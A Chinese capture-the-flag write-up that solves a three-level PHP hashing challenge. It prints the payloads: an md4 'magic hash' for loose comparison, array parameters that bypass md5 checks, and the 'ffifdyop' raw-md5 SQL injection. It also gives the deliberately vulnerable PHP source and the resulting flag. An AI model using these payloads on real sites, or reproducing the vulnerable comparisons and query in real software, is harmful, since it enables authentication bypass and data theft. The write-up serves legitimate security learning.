
条件为`hash1`的值，需要等于自身md4加密后的值，就是加密前后的值都要相等。
这跟`md5($_GET['a'])==md5($_GET['a'])`差不多
PHP在处理哈希会将`0E`开头的都解释为`0`，所以找一个`0E`开头的字符串且其哈希值是`0E`开头的

百度时发现了一个`0e251288019`这个md4后也是`0E`结尾的，所以
payload:`?hash1=0e251288019`

level2

```
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
    die('level 2 failed');
}
```

需要`hash2`不能和`hash3`全等或者`hash2`的md5不能和`hash3`的md5全等
这里就可以用数组绕过



此时payload: `?hash1=0e251288019&hash2[]=1&hash3[]=2`

level3

```
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();
```

很明显是sql注入和hash结合，参考添加链接描述构造payload为

```
?hash1=0e251288019&hash2[]=1&hash3[]=2&hash4=ffifdyop
```


```php
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if (($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
        die('level 1 failed');
}

//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
        die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();


?>
```

array(3) { ["id"]=> string(1) "1" ["flag"]=> string(24) "flag{y0u_w1ll_l1ke_h4sh}" ["password"]=> string(32) "641ec1386cb6a65f6831a48be12c8ad1" }

flag就出来了